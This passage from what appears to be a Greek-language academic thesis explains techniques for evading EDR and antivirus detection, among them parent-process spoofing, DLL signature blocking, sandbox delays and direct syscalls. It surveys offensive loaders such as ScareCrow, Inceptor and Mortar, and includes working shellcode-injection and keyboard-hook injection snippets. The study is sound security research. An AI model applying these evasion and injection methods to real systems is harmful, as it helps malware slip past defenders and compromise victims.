Το πρώτο χαρακτηριστικό που έχει ενδιαφέρον να αποδώσουμε στην καινούρια διεργασία είναι στο mitigation policies, το χαρακτηρισμό Signatures Restricted, ώστε να μην επιτρέπει σε κανένα dll που δεν είναι της Microsoft να φορτωθεί αυτόματα στην εφαρμογή μας και να την "κατασκοπεύει". Θα μπορούσε να υποθέσει κάποιος ότι είναι αυτονόητο ότι τα EDRs θα έχουν υπογεγραμμένα dlls από τη Microsoft, αλλά δεν είναι αυτό πάντα έτσι, διότι θα πρέπει και σε κάθε τροποποίησή τους να τα υπογράφει πάλι. Άρα μπορούμε με αυτό το χαρακτηρισμό να απαγορέψουμε στα EDRs (πλην EDR της Microsoft) που δεν τυγχάνει να μην υπογράψουν τα dlls τους, από το να μπορούν να εισχωρήσουν κατά την εκτέλεση του προγράμματος. Και όχι μόνο αυτό αλλά θα απαγορέψει και σε προγράμματα reverse engineering, πχ Process Hacker, να έχουν ορατότητα κατά την εκτέλεση του προγράμματος. Σίγουρα, δεν είναι από τις τεχνικές που έχουν τις περισσότερες πιθανότητες στις μέρες μας.

Ο κώδικας για να γίνει αυτό περιέχεται στο σύνδεσμο[72], και παρέχεται εδώ μόνο το τμήμα που αφορά την `UpdateProcThreadAttribute` για γρήγορη αναφορά:

```
Marshal.WriteIntPtr(lpValue, new
IntPtr((long)STRUCTS.BinarySignaturePolicy.BLOCK_NON_MICROSOFT_BINARIES_ALL
OW_STORE));
            IMPORTS.UpdateProcThreadAttribute(
                startInfoEx.lpAttributeList,
                0,
                (IntPtr)STRUCTS.ProcThreadAttribute.MITIGATION_POLICY,
                lpValue,
                (IntPtr)IntPtr.Size,
                IntPtr.Zero,
                IntPtr.Zero
);
```

Ένα άλλο χαρακτηριστικό που μπορεί να χρησιμοποιηθεί με την ίδια ακριβώς διαδικασία είναι η αλλαγή της διεργασίας- γονέα, όπως θα αναλυθεί ακριβώς παρακάτω.

[69] https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa
[70] https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-updateprocthreadattribute
[71] Βιντεοπαρουσίαση: https://www.youtube.com/watch?v=d_Z_WV9fp9Q , σημείο ενδιαφέροντος στο 27'.
[72] https://github.com/NVISOsecurity/brown-bags/blob/main/DInvoke%20to%20defeat%20EDRs/DemoMalwareProtect/Program.cs

3.2.3 Πλαστογράφηση Διακριβωτικού Αριθμού Διεργασίας Γονέα (Parent Process ID Spoofing)

Τα αντιικά, όσο και τα EDRs, βασίζονται πάρα πολύ για τον χαρακτηρισμό μία διεργασίας ως νόμιμης ή όχι, από την πληροφορία της διεργασίας-πατέρα, ενώ επιπλέον διαφοροποιούν και τις επιτρεπόμενες ενέργειες μίας διεργασίας, ανάλογα με τον γονέα της, δηλαδή από ποια πρότερη διεργασία δημιουργήθηκε. Με αυτό το σκεπτικό, είναι διαφορετικό ένα πρόγραμμα να δημιουργεί μια διεργασία και διαφορετικό να το κάνουν αυτό οι μακροεντολές του Microsoft Office. Επίσης, τα EDRs και αντιικά δίνουν διαφορετικά δικαιώματα, ανάλογα με το αν έχει γίνει μία ενέργεια από το γραφικό περιβάλλον των Windows (GUI) και διαφορετικό αν έχει η ίδια ενέργεια εκτελεστεί από ένα κομμάτι κώδικα Powershell που εκτελέστηκε απομακρυσμένα.

Είναι λοιπόν απαραίτητο, στις διεργασίες που δημιουργούμε να δίνουμε και την κατάλληλη διεργασία-γονιού ώστε να γίνονται αποδεκτές οι ενέργειες που προσπαθεί να κάνει το κακόβουλο λογισμικό. Επίσης αυτό θα δημιουργήσει πρόβλημα στην μπλε ομάδα, εφόσον χρειαστεί να κάνει εγκληματολογική έρευνα.

Αυτό στην πράξη γίνεται με τον ίδιο ακριβώς τρόπο που κινηθήκαμε και παραπάνω στην παράγραφο "Αλλαγή Παραμέτρων (properties) των Διεργασιών (processes) που Δημιουργούνται από το Κακόβουλο Λογισμικό". Μπορούμε λοιπόν, επιπλέον, να δημιουργήσουμε ένα νέο χαρακτηριστικό που θα δώσει σαν όρισμα τη διεργασία-γονιός. Δεν πρέπει να παραβλέψουμε ότι στη διεργασία αυτή, θα πρέπει να υπάρχουν αρκετά δικαιώματα ώστε να τοποθετήσουμε έναν περιγραφέα αντικειμένου (handle) πάνω τους, όπως η πρώτη γραμμή του κώδικα[72]:

```
IntPtr parentHandle = Process.GetProcessesByName(parentProcess)[0].Handle;
            lpValue = Marshal.AllocHGlobal(IntPtr.Size);
            Marshal.WriteIntPtr(lpValue, parentHandle);
            IMPORTS.UpdateProcThreadAttribute(
                startInfoEx.lpAttributeList,
                0,
                (IntPtr)STRUCTS.ProcThreadAttribute.PARENT_PROCESS,
                lpValue,
                (IntPtr)IntPtr.Size,
                IntPtr.Zero,
                IntPtr.Zero
                );
```

Ο παραπάνω τρόπος είναι βολικός, αλλά θα ανιχνευθεί εύκολα από τα EDR επειδή αν παρακολουθήσουν τον πάροχο του ETW με όνομα `Microsoft-Windows-Kernel-Process` συγκρίνει το σύστημα στις εγγραφές που γίνονται σε αυτόν τον πάροχο, αν :

```
ParentProcessId  != Execution Process ID
```

, τότε μπορούν να προβούν σε ειδοποίηση και να σταματήσουν την συγκεκριμένη εφαρμογή. Αν έχουμε όμως εκ των προτέρων προβεί σε διακοπή του ETW, και επειδή το DTrace δεν έχει ακόμα αξιοποιηθεί, θα μπορούσαμε να ξεφύγουμε από τον εντοπισμό. (Baranauskas, 2020a)

3.2.4 Αποφυγή του sandbox των AV και EDR

Τα συστήματα EDR έχουν την ικανότητα να τρέχουν κεντρικά τα binary σε sandbox για να ελέγχουν την συμπεριφορά τους. Για την αποφυγή όμως μείωσης της εμπειρίας χρήσης του υπολογιστή, οι χρόνοι που μπορεί να διαρκέσει αυτό στα αντιικά δεν είναι πάνω από μερικά δευτερόλεπτα, και μέχρι 30 δευτερόλεπτα το περισσότερο. Είναι δυνατό λοιπόν να εισαχθεί κώδικας με σκοπό την καθυστέρηση της εκτέλεσης του κακόβουλου κώδικα μηχανής (shellcode),

χωρίς όμως τη χρήση εντολών delay, που γίνονται αντιληπτά από τα sandbox. Ο υπολογισμός μεγάλων πρώτων αριθμών είναι η πιο κλασική μέθοδος για να αποφευχθεί η συμπεριφορική ανάλυση του κώδικα, χωρίς να κινήσει υποψίες. (Mieghem, 2022)

3.2.5 Εφαρμογή των Απευθείας Κλήσεων Συστήματος και στον Κώδικα Φορτίου (Payload)

Ας υποθέσουμε ότι έχει ολοκληρωθεί η εκτέλεση του dropper, ο οποίος ολοκλήρωσε με επιτυχία τη διαδικασία του έγχυσης κώδικα στη μνήμη όπου, για παράδειγμα, εγγράφει το Mimikatz. Κατάφερε να διαφύγει τον εντοπισμό από τα EDRs, λόγω των απευθείας κλήσεις συστήματος και έτσι διαπέρασε τα συστήματα ασφαλείας. Μόλις όμως το Mimikatz αρχίσει να εκτελεί της συναρτήσεις API, δε θα γίνεται αυτό με απευθείας κλήσεις συστήματος, αλλά με τον κλασικό τρόπο, ενεργοποιώντας τα συστήματα ασφαλείας. (Nissan & Spivakovski, 2020)

Για να αποφύγουμε αυτό το σενάριο, θα πρέπει να εκχύσουμε στη διεργασία του κώδικα φορτίο, πχ του το Mimikatz, και τις συναρτήσεις που θα αναλάβουν να κάνουν τις απευθείας κλήσεις συστήματος, όπως παρακάτω για την `NtReadVirtualMemory()` και την `NtReadProcessMemory` (Nissan & Spivakovski, 2020)[73]:

```
BOOL WINAPI NtReadProcessMemory(_In_ HANDLE hProcess,
      _In_ LPCVOID lpBaseAddress,
      _Out_ LPVOID lpBuffer,
      _In_ SIZE_T nSize,
      _Out_ SIZE_T *lpNumberOfBytesRead
      )
{
NSTATUS readStat;
SYSCALL (NtReadVirtualMemory,
readStat)(hProcess,(LPVOID)lpBaseAddress,lpBuffer,nSize,(PULONG)lpNumberOfByte
sRead);
      Return NT_SUCESS(readStat);
}
```

Κατόπιν αγκιστρώσουμε τον πίνακα IAT της διεργασίας με τον κώδικα φορτίου, αλλάζοντας τις καταχωρήσεις ώστε να οδηγούν στις θέσεις μνήμης που υπάρχουν οι παραπάνω συναρτήσεις (των απευθείας κλήσεων συστήματος).

3.2.6 Χαρακτηριστικά αρχείου

Στα παραγόμενα αρχεία shellcode που φτιάχνονται συνήθως από τους compiler, δε δίνεται αρκετή σημασία στα χαρακτηριστικά τους (properties). Στα χαρακτηριστικά ενός συστήματος περιλαμβάνεται συνήθως η ακριβής έκδοση (minor, major, build, patch), ο εκδότης, εσωτερικό όνομα, περιγραφή αρχείου, γλώσσα κ.α. Όλα αυτά δεν είναι κρίσιμα για τη λειτουργικότητα και αποτελεσματικότητα του αρχείου και συχνά αγνοούνται. Όμως, τα EDRs μπορούν να χαρακτηρίσουν αρνητικά ένα τέτοιο αρχείο, διότι θεωρείται ανωμαλία η μη ύπαρξη καμίας πληροφορίας. (Eidelberg, 2021)

3.2.7 Αποφυγή κοινών μοτίβων στην κλήση κακόβουλων API

Τα σύγχρονα EDR μπορούν να ανιχνεύσουν γνωστές κακόβουλες σειρές ενεργειών και κλίσεων API κατά την συμπεριφορική (behavioral) ανάλυση. Υπάρχουν πολύ συγκεκριμένες ρουτίνες στο Win32 API (`VirtualAlloc`, `VirtualProtect`, `WriteProcessMemory`,

[73] Βιντεοπαρουσίαση: https://www.brighttalk.com/webcast/17921/429779

`CreateRemoteThread`, `SetThreadContext`) και η σειρά τους για κακόβουλη χρήση είναι σχετικά προσδιορισμένη, όπως στην Εικόνα 16.

Είναι δυνατό να χρησιμοποιήσουμε διαφορετικές συναρτήσεις σε σχέση με τις παραπάνω κοινότυπες, όπως για παράδειγμα την `ETWpCreateEtwThread` ή `RtlCreateUserThread` αντί για τις `CreateThread`, ή πιθανώς και την `CreateRemoteThread` (Karantzas & Patsakis, 2021, σ. 393). Αν είναι καινοφανής μέθοδος και δεν έχει χρησιμοποιηθεί κατά το παρελθόν από άλλο κακόβουλο λογισμικό, τότε είναι πολύ πιθανό να έχει θετική έκβαση το εγχείρημα. Όμως, αργά ή γρήγορα τα αντιιικά ή τα EDRs θα φτιάξουν την αντίστοιχη υπογραφή ή τρόπο συμπεριφοράς και όχι μόνο θα ανιχνεύεται, αλλά θα ξεχωρίζει από τον κώδικα των υπόλοιπων νόμιμων εφαρμογών.

```
int main(int argc, char* argv[])
{
    HANDLE hProc = INVALID_HANDLE_VALUE;
    HANDLE hRemoteThread = INVALID_HANDLE_VALUE;
    LPVOID lpAllocationStart = nullptr;
    SIZE_T szAllocation = dwShellcodeLength;
    DWORD oldProtect;

    DWORD targetPid = 14948;

    hProc = OpenProcess(PROCESS_ALL_ACCESS, false, targetPid);
    lpAllocationStart = VirtualAllocEx(hProc, NULL, dwShellcodeLength, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    WriteProcessMemory(hProc, lpAllocationStart, shellcode, dwShellcodeLength, NULL);
    VirtualProtectEx(hProc, lpAllocationStart, dwShellcodeLength, PAGE_EXECUTE_READ, &oldProtect);
    hRemoteThread = CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)lpAllocationStart, NULL, 0, NULL);

    if (hRemoteThread)
        CloseHandle(hRemoteThread);
    if (hProc)
        CloseHandle(hProc);

    printf("Success!");
    return 0;
}
```

Εικόνα 16. Ο πλέον διαδεδομένος τρόπος να κάνει κάποιος έγχυση κώδικα μηχανής[74].

Έτσι, υπάρχει και η αντίθετη λογική, να χρησιμοποιούνται και οι ίδιες συναρτήσεις που χρησιμοποιούνται για νόμιμη χρήση. Η διαφορά που προσπαθεί το EDR να διακρίνει μεταξύ κακόβουλης και νόμιμης εφαρμογής έγκειται πλέον στη λεπτομέρεια, όπως πόσο γρήγορα μεταξύ τους καλούνται και πόσο χώρο μνήμης θα δεσμεύσουν οι συνήθεις συναρτήσεις που είδαμε και παραπάνω. Θα μπορούσε λοιπόν, κάποιος να κάνει συμπεριφορική ανάλυση σε νόμιμο λογισμικό για να μπορέσει να χρησιμοποιήσει τα ίδια μοτίβα και θα ήταν δύσκολο να χαρακτηριστεί από τα λογισμικά ασφαλείας. Μερικές τέτοιες συμβουλές δίνονται αμέσως τώρα. (Mieghem, 2022)

Σύμφωνα με τον Filip Olszak σε άρθρο του στον προσωπικό του ιστότοπο (Olszak, 2021), περιγράφει πώς να εισάγεις καθυστερήσεις στον κώδικα και να κάνεις κατάτμηση της δεσμευόμενης μνήμης, μπορεί να αποφύγει τελείως τον χαρακτηρισμό των ενεργειών ως κακόβουλου. Συγκεκριμένα στο εργαλείο που παρουσιάζει, το DripLoader[75], χρησιμοποιεί τις παρακάτω τεχνικές για να "μπλεχτεί" στην κανονική κίνηση και να αποφύγει τα EDRs:

1. Κάνει χρήση των πιο επικίνδυνων και κοινών ρουτινών του API όπως `NtAllocateVirtualMemory` και `NtCreateThreadEx`,
2. Εισάγει καθυστερήσεις στο πρόγραμμα για την αποφυγή συσχετίσεων της μηχανής Μηχανική Μάθησης,
3. Δεσμεύει περιοχές μνήμης των 4kb σε συνεχόμενες θέσεις και εγγράφει σε αυτές τις περιοχές σιγά σιγά τον κώδικα φορτίο (payload), αντί να δεσμεύσει κατευθείαν, πχ 250kb.

Επίσης, αντί να δημιουργηθεί απομακρυσμένο (remote) νήμα σε άλλη διεργασία, μπορεί εναλλακτικά να δημιουργείται το νήμα τοπικά στην δική μας εφαρμογή με την `NtCreateThread`,

[74] https://teamhydra.blog/2020/09/18/implementing-direct-syscalls-using-hells-gate/
[75] https://github.com/xuanxuan0/DripLoader

αν και αναγνωρίζεται η πιθανότητα να "κρασάρει" το νήμα και να χαθεί όλη η διεργασία. Το τελευταίο μειονέκτημα μπορεί να αντιπαρέλθει με την ύπαρξη τεχνικής επιμονής (persistence) και αξιόπιστα Beacon Object Files (BOFs). (Mieghem, 2022)

Αντιθέτως, στο (Watson, 2021, p. 10), αναφέρεται μία άλλη μέθοδος για να εγκαταλείψει το EDR τον έλεγχο του προγράμματός μας. Αναφέρει λοιπόν, ότι θα πρέπει να αναθέσουμε μνήμη περισσότερη από όσο μπορεί το EDR να ελέγξει σε λογικό χρόνο, και ως εκ τούτου θα πρέπει να σταματήσει αργά ή γρήγορα. Την ονομάζει αυτή την τακτική "Resource Hog".

Τέλος, για την έκχυση (injection) dll σε άλλη διεργασία, υπάρχουν αρκετοί τρόποι με προεξέχον αυτό του "transacted hollowing". Πάντα όμως θα πρέπει να έχουμε υπόψη μας και άλλες τεχνικές που μπορεί να έχουν ατονήσει και να μην εντοπίζονται πάντα, όπως την έκχυση dll κάνοντας χρήση της ρουτίνας API `SetWindowsHookEx()` (Monnappa, 2018, p. 300) και τον κώδικα που δίνεται στο σύνδεσμο[76]:

```
#include "pch.h"
#include <iostream>
#include <Windows.h>

int main()
{
	HMODULE library = LoadLibraryA("dllhook.dll");
	HOOKPROC hookProc = (HOOKPROC)GetProcAddress(library,
"spotlessExport");

	HHOOK hook = SetWindowsHookEx(WH_KEYBOARD, hookProc, library, 0);
	Sleep(10*1000);
	UnhookWindowsHookEx(hook);

	return 0;
}
```

3.3 Χρήσιμα Εργαλεία για την Αποφυγή Εντοπισμού από EDRs

Πολλά από τα εργαλεία που θα παρουσιαστούν παρακάτω υλοποιούν κάποιες από τις τεχνικές που παρουσιάστηκαν. Πέρα από τις παραπάνω τεχνικές υπάρχουν και αρκετά εργαλεία που βοηθάν στα διάφορα στάδια της επίθεσης. Πρέπει πάντα να έχουμε υπόψη ότι μία τεχνική που είναι λειτουργική σήμερα, μπορεί ανά πάσα στιγμή να ξεπεραστεί και με μία μικρή τροποποίηση να επανέλθει, σε επόμενη αναβάθμιση. Πέραν όμως αυτού, τα συγκεκριμένα προγράμματα δίνουν μία πάρα πολύ καλή γνώση υποβάθρου, που σαν βάση είναι απαραίτητη για κάθε καινούρια τεχνική.

3.3.1 SharpBlock

Τα βασικά χαρακτηριστικά του προγράμματος SharpBlock[77] σύμφωνα με τη σελίδα του συγγραφέα είναι τα ακόλουθα:

1. Μπλοκάρει τα DLLs των EDRs από το να τοποθετήσουν αγκίστρια στη διεργασία παιδί (child process) που δημιουργεί, αφήνοντας όλα τα άλλα dlls να φορτώσουν κανονικά,
2. Αποφεύγει το AMSI με τρόπο που είναι μη ανιχνεύσιμος από σαρωτές που ψάχνουν για τροποποίηση του Amsi.dll κατά την στιγμή της εκτέλεσης,
3. Αποφεύγει τις καταγραφές ETW,

[76] https://www.ired.team/offensive-security/code-injection-process-injection/setwindowhookex-code-injection
[77] https://github.com/CCob/SharpBlock

4. Χρησιμοποιεί την τεχνική "transacted hollowing".

Το πρώτο σημείο υλοποιείται με έναν ιδιαίτερα πρωτότυπο τρόπο. Όταν το SharpBlock δημιουργεί τη διεργασία παιδί, κάνει χρήση του Windows Debug API και υποτυπώνει όλα τα γεγονότα που αφορούν το debugging. Μάλιστα, όταν λαμβάνει τις ειδοποιήσεις με τα γεγονότα, η διεργασία παιδί είναι σε κατάσταση αναμονής για το χρόνο αυτό, και άρα μπορεί να επέμβει η διεργασία-γονέα πριν να εκτελεστεί η αγκίστρωση, απαγορεύοντας αντίστοιχες ενέργειες. (Coburn, 2020b)

3.3.2 BokuLoader

ΟΟ BokuLoader[78] είναι ένας Cobalt Strike Reflective Loader (User Defined Reflective Loader - UDRL), βασιζόμενο στον αντίστοιχο loader του Stephen Fewer[79]. Έχει ως βασικά χαρακτηριστικά, όπως αναφέρεται και στη σελίδα του εργαλείου:

1. Μπορεί να τοποθετήσει και να βρει μαρκαρισμένες θέσεις μνήμης με την τεχνική EggHunter.
2. Εισάγει σύγχυση (obfuscation) στο τμήμα Header του PE.
3. Εκτελεί την τεχνική απευθείας κλήσεων συστήματος με υλοποίηση των HellsGate και HalosGate (χρειάζεται να βγει από σχολιασμό μέσα στο πρόγραμμα).
4. Αφαιρεί τις επικεφαλίδες (header) του beacon dll από τη μνήμη. (Mieghem, 2022)
5. Αποφεύγει το AMSI και απενεργοποιεί το ETW. (Mieghem, 2022)

3.3.3 Sharpinjector

Το εργαλείο Sharpinjector[80] έχει 2 διαφορετικές εκδόσεις, αλλά θα επικεντρωθούμε σε αυτό που χρησιμοποιεί το D/Invoke για εκτέλεση από τη μνήμη, που είναι πιο νέα τεχνική. Έχει τα παρακάτω χαρακτηριστικά:

1. Κρυπτογραφεί τον κώδικα μηχανής. (ScEncryptor, ανάλυση στην επόμενη παράγραφο),
2. Δυνατότητα να εμπεριέχεται ο κώδικας μηχανής στο εκτελέσιμο, ή να φορτωθεί από URL,
3. Δυνατότητα να γίνει αλλαγή της διεργασίας γονέα, με προεπιλογή την explorer.exe.

Ο κώδικας περιέχει δύο πρότζεκτ, τα ScEncryptor and SharpInjector. Το ScEncryptor χρησιμοποιείται πρώτο ώστε να εκτελέσει κρυπτογράφηση του τμήματος .bin του αρχείου, που περιλαμβάνει τον κώδικα μηχανής. Το SharpInjector θα διερμηνευτεί κατόπιν με το παραγόμενο κρυπτογραφημένο κώδικα μηχανής και θα εισαχθεί στη μνήμη.

3.3.4 ScareCrow

Το ScareCow[81] θεωρείται ένα πρόγραμμα πλαίσιο (framework) για τη εφαρμογή στο κακόβουλου φορτίου (payload) όλων των τεχνικών που θα βοηθήσουν να αποφύγει τα EDRs. Είναι γραμμένο σε γλώσσα προγραμματισμού Go. Χρησιμοποιεί παράπλευρη εγγραφή στη μνήμη (sideloading) αντί για την τεχνική έκχυσης διεργασιών (process injection), για φόρτωση σε νόμιμη διεργασία των Windows, αποφεύγοντας περιορισμούς εκτέλεσης εφαρμογών (Whitelisting). Επίσης, έχει τη δυνατότητα να απαγκιστρώνει τα EDRs, αντιγράφοντας το .text τμήμα των Dlls (NTDLL.DLL, kernel32.dll και kernelbase.dll) συστήματος απευθείας από το δίσκο, δηλαδή στην τοποθεσία "C:\Windows\System32\". Για την ακρίβεια, η πρώτη διεργασία που θα δημιουργηθεί, αφού απαλλαγεί από τα αγκίστρια θα δημιουργήσει μία δεύτερη διεργασία και θα βάλει έναν περιγραφέα αντικειμένου (handle) πάνω της, θα ψάξει να δει πού έχουν σωθεί τα (αγκιστρωμένα) dlls συστήματος στη νέα διεργασία. Μετά, θα αλλάξει τις θέσεις μνήμης με τη ρουτίνα `WriteProcessAddress`. Έτσι θα απαλλαγεί και νέα διεργασία από τα αγκίστρια.

Επίσης, χρησιμοποιεί κλήσεις συστήματος, για την αποφυγή της υποτύπωσης από το ETW (αν και έχει απαγκιστρώσει τις συναρτήσεις συστήματος), όπως κάνει και για τη ρουτίνα `NtVirtualProtectMemory` που θα βοηθήσει να γίνει η απαγκίστρωση, για τροποποίηση των

[78] https://github.com/boku7/BokuLoader
[79] https://github.com/stephenfewer/ReflectiveDLLInjection
[80] https://github.com/Tw1sm/SharpInjector και https://github.com/Tw1sm/SharpInjector/tree/DInvoke
[81] https://github.com/optiv/ScareCrow

δικαιωμάτων μνήμης. Τέλος, ο κρυπτογραφημένος με AES κώδικας μηχανής, εκτελείται εξολοκλήρου στη μνήμη, όπου και αποκρυπτογραφείται κατά την εκτέλεση. (Svoboda, 2021)

Για την υπογραφή των αρχείων, έχει ενσωματώσει τη μεταφορά του εργαλείου LimeLighter σε γλώσσα Go. Επιπλέον, έχει τη δυνατότητα να προσδώσει χαρακτηριστικά (attributes) στα αρχεία, ώστε να φαίνονται νόμιμα.

Διαθέτει τους παρακάτω Φορτωτές Προγράμματος (Loaders)[82]:

1. Binary: Δημιουργεί έναν κλασικό loader σε binary μορφή.
2. Control: Δημιουργεί ένα Control Panel Applet το οποίο καλεί την Rundll32.exe για να φορτώσει το dll στη μνήμη. Το DLL διαθέτει συγκεκριμένες εξαγόμενες συναρτήσεις με προέκταση .cpl
3. DLL: Δημιουργεί ένα Loader που βασίζεται σε DLL. Θα χρειαστεί κάποιο τρόπο να φορτωθεί στη μνήμη, όπως το Rundll32.exe.
4. Excel: Δημιουργεί ένα Excell XLL plugin, και με Jscript εκτελείται το Excel που φορτώνει το plugin και αυτό το dll.
5. Msiexec: Δημιουργεί μία Msiexec διεργασία που τρέχει το dll.
6. WScript: Κάνει χρήση αντικειμένων COM που θα καλέσει ένα manifest, το οποίο θα εκτελέσει το dll χωρίς να χρειαστεί η εγγραφή του dll πρώτα.

Το ScareCow είναι από τα πιο γνωστά εργαλεία αποφυγής EDR, το οποίο επιπλέον ενημερώνεται τακτικά με νέες δυνατότητες και λειτουργίες, καθώς και με νέες τεχνικές αποφυγής των EDRs. Έχουν κατασκευαστεί και εκδόσεις από τρίτους για χρήση από το εργαλείο Cobalt Strike[83].

3.3.5 SysWhisper3

Το SysWhisper3[84] είναι το κατεξοχήν εργαλείο για την διευκόλυνση εκτέλεσης της τεχνικής απευθείας κλήσεων συστήματος, δημιουργώντας τον κώδικα σε Assembly που θα χρειαστεί για να γίνουν οι απευθείας κλήσης καθώς και τις αντίστοιχες κεφαλίδες (headers) για τα ορίσματα. Οι τεχνικές που χρησιμοποιούνται αναπτύσσονται αναλυτικά (@klezVirus, 2022). Ο νέα έκδοση υποστηρίζει επιπλέον τα ακόλουθα:

1. Κλήσεις 32bits σε λειτουργικό σύστημα (x86/WoW64)
2. τοποθέτηση στη μνήμη κενών θέσεων που θα πληρωθούν με εντολές syscalls κατά την εκτέλεση για αποφυγή σάρωσης της μνήμης. Η τεχνική που χρησιμοποιείται είναι η EGGHunting (Έχει αναλυθεί προηγουμένως).
3. Απευθείας κλήσεις συστήματος μέσω άλλης Nt- συνάρτησης (όπως παρουσιάστηκε από τον @ElephantSeal[85])

3.3.6 Inceptor

Το Inceptor[86] είναι από τον ίδιο συγγραφέα εργαλείου με το SysWhisper3, το οποίο και χρησιμοποιεί για τις απαραίτητες λειτουργίες κατασκευής απευθείας κλήσεων. Περιγράφεται ως PE packer βασισμένο σε έτοιμα πλαίσια για Windows. Από την περιγραφή του φαίνεται να είναι από τα πιο ολοκληρωμένα εργαλεία με όλες τις σύγχρονες τεχνικές. Υποστηρίζει μεταξύ άλλων:

1. Αποφυγή Windows Lockdown Policy (WLDP)[87],
2. Αποφυγή Antimalware Scan Interface (AMSI),
3. Αποφυγή ETW,
4. Εξαπάτηση της συμπεριφορικής ανάλυσης των sandbox,
5. Αποφυγή EDRs, με απευθείας κλήσεων συστήματος, απαγκίστρωσης συναρτήσεων API, χειροκίνητης αντιστοίχισης (mapping) dlls,

[82] https://www.youtube.com/watch?v=x4wauJZPnKg στο 32'.
[83] https://github.com/GeorgePatsias/ScareCrow-CobaltStrike
[84] https://github.com/klezVirus/SysWhispers3
[85] https://twitter.com/ElephantSe4l/status/1488464546746540042
[86] https://github.com/klezVirus/inceptor
[87] https://docs.microsoft.com/en-us/windows/win32/devnotes/windows-lockdown-policy

6. Τεχνικές σύγχυσης (obfuscation) της PowerShell, C# και C++ με τη χρήση εξωτερικών εργαλείων (πχ ConfuserEx[88]),
7. Υπογραφή του κώδικα με το CarbonCopy[89].

3.3.7 ThreadStackSpoofer και ShellcodeFluctuation

Είναι δύο τεχνικές[90] που προσπαθούν να αποφύγουν τον εντοπισμό από τους σαρωτές μνήμης και να κρύψουν τον κώδικα μηχανής και είναι από τον ίδιο συγγραφέα.

Το ThreadStackSpoofer χρησιμοποιείται για να τερματίζει τη στοίβα κλήσεων (call stack) εγγράφοντας την τελευταία διεύθυνση επιστροφής σε μηδέν. Την επαναφέρει στην αρχική της τιμή, όταν το beacon του Cobalt Strike ξυπνήσει. Ο σκοπός είναι, όσο το beacon είναι σε κατάσταση αδράνειας, να μην μπορεί ο σαρωτής μνήμης του EDR να μην μπορεί να εντοπίσει στη στοίβα κλήσεων του νήματος, αναφορές στο κώδικα μηχανής.

Το ShellcodeFlactuation εφαρμόζει της τακτικής της κυκλικής κρυπτογράφησης και αποκρυπτογράφησης του κώδικα μηχανής στη μνήμη με ταυτόχρονη αλλαγή των δικαιωμάτων μνήμης σε RW/ NoAccess και RX αντίστοιχα. Όταν η μνήμη είναι στην πρώτη κατάσταση (RW/ NoAccess), τότε δεν εντοπίζεται από ορισμένους σαρωτές μνήμης. Ο σκοπός είναι, κάθε φορά που ο beacon του Cobalt Strike, πέφτει σε κατάσταση ύπνωσης/ αδρανοποιείται, ο κώδικας μηχανής που είναι στη μνήμη να κρυπτογραφείται και τα δικαιώματα να αλλάζουν σε RW, όταν όμως ξυπνάει, να αποκρυπτογραφείτε και να παίρνει δικαιώματα RX εκείνη η περιοχή μνήμης για να μπορεί να εκτελεστεί.

3.3.8 MORTAR

Το Mortar[91] είναι ένας φορτωτής (loader) που χρησιμοποιεί την τεχνική της έκχυσης κακόβουλου κώδικα "process hollowing RUNPE". Αν και η τεχνική αυτή δεν εντοπίζεται από τα προγράμματα ασφαλείας, αυτό γίνεται δυνατό μόλις ζητηθεί η εκτέλεση του φορτίου. Για το λόγο αυτό, το πρόγραμμα εκτελεί κρυπτογράφηση και αποκρυπτογράφηση, με το σχήμα fly blowfish, στη μνήμη από όπου και το εκτελεί απευθείας (fileless). Μάλιστα, ο αποκρυπτογραφημένος κώδικας στη μνήμη παραμένει κωδικοποιημένος με base64 για τυχόν έλεγχο από τα προγράμματα ασφαλείας, και αποκωδικοποιείται πλήρως μόνο όταν αντιγραφεί σε άλλη θέση μνήμης.

Το συγκεκριμένο πρόγραμμα συντηρείται αρκετά συχνά ακόμη και σήμερα, και μπορεί να ξεπερνάει τα πιο γνωστά αντιιικά και EDRs, εκτός από το Windows Defender.

3.3.9 Phantom Evasion

Το εργαλείο[92] αυτό είναι ένα πρόγραμμα πλαίσιο για μεταγλώττιση εκτελέσιμων (.exe ή .dll) με ενσωματωμένο κώδικα φορτίο από MSFvenom (τμήμα του Metasploit). Έχει τα ακόλουθα χαρακτηριστικά:

1. Εισάγει τυχαιοποιημένο κώδικα σκουπίδια ώστε να "μπερδέψει" τις συμπεριφορικές μηχανές των EDRs,
2. Κρυπτογραφεί τον κώδικα φορτίο με διάφορους τύπους κρυπτογράφησης,
3. Εκτελεί απαγκίστρωση στο Ntdll.dll,
4. Μπορεί να υπογράψει τα αρχεία,
5. Δυναμική φόρτωση των συναρτήσεων API, κατά το D/Invoke.

Είναι γραμμένο σε python γλώσσα προγραμματισμού και αν και είναι σχετικά παλιό, είναι από τα πιο αποτελεσματικά απέναντι στα EDRs, όπως θα δούμε και από μελέτη στην επόμενη ενότητα.

[88] https://github.com/mkaring/ConfuserEx
[89] https://github.com/paranoidninja/CarbonCopy
[90] https://github.com/mgeeky/ThreadStackSpoofer
https://github.com/mgeeky/ShellcodeFluctuation
[91] https://github.com/0xsp-SRD/mortar
[92] https://github.com/oddcod3/Phantom-Evasion

3.3.10 PayGen

Το PayGen[93] είναι άλλο ένα εργαλείο που κάνει χρήση κώδικα φορτίου από το MSFvenom. Βασικά χαρακτηριστικά του, όπως αναφέρονται στη σελίδα του συγγραφέα:

1. Συγχέει τον κώδικα φορτίο,
2. Μπορεί να δημιουργήσει επιθέσεις με HTA,
3. Έγχυση κώδικα μηχανής με powershell ή python,
4. Υποστηρίζει παραγωγή κώδικα φορτίου για Android,
5. Μπορεί να παράγει VBS Dropper.

Είναι γενικά από τα προγράμματα που έχουν σχετική επιτυχία και ενημερώνεται κατά διαστήματα. Η αποτελεσματικότητά του έχει εκτιμηθεί και στην αναφορά στην επόμενη ενότητα.

3.3.11 Avcleaner

Το εργαλείο αυτό[94] έχει αρκετό υλικό δημοσιευμένο[95] με το τον τρόπο που χρησιμοποιείται και τις τεχνικές που ενσωματώνει, μέχρι και την τελευταίο τον Απρίλιο του 2022, όπως:

1. Δυνατότητα να κάνει απευθείας κλήσεις συστήματος,
2. Να εισάγει σύγχυση στον κώδικα φορτίου του Meterpreter,
3. Να μην εμφανίζονται τα αλφαριθμητικά (strings) στον τελικό κώδικα,
